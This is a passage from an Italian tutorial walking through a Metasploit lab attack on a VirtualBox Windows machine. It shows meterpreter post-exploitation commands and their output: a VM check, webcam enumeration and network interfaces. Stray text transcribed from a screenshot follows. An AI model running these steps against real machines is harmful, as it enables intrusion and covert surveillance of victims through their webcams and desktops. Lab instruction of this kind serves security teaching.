Dopo aver cambiato i parametri a nostra scelta avviamo l'exploit. Dopo che l'exploit si è avviato siamo ufficialmente all'interno della macchina attaccata, ora possiamo eseguire qualsiasi tipo di comando, verificando se la macchina è fisica o virtuale, le impostazioni di rete, se ha a disposizione webcam attive e uno screenshot del desktop.

```
meterpreter > run post/windows/gather/checkvm
```

```
[*] Checking if the target is a Virtual Machine ...  
[+] This is a VirtualBox Virtual Machine
```

```
meterpreter > webcam_list
```

```
1: Periferica video USB
```

```
meterpreter >
```

```
meterpreter > ipconfig
```

Interface 1

```
Name       : MS TCP Loopback interface  
Hardware MAC : 00:00:00:00:00:00  
MTU        : 1520  
IPv4 Address : 127.0.0.1
```

Interface 2

```
Name       : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit  
Hardware MAC : 08:00:27:b6:0e:b8  
MTU        : 1500  
IPv4 Address : 192.168.178.160  
IPv4 Netmask : 255.255.255.0
```

Interface 3

```
Name       : Scheda server Intel(R) PRO/1000 Gigabit #2 - Miniport dell'Utilit  
Hardware MAC : 08:00:27:eb:1e:da  
MTU        : 1500  
IPv4 Address : 192.168.200.200  
IPv4 Netmask : 255.255.0.0
```

Scanner e fotocamere digitali

File Modifica Visualizza Preferiti Strumenti ?

Indietro -> + Cerca Cartelle

Indirizzo Scanner e fotocamere digitali

Operazioni immagini

- Copia immagini
- Proprietà periferica

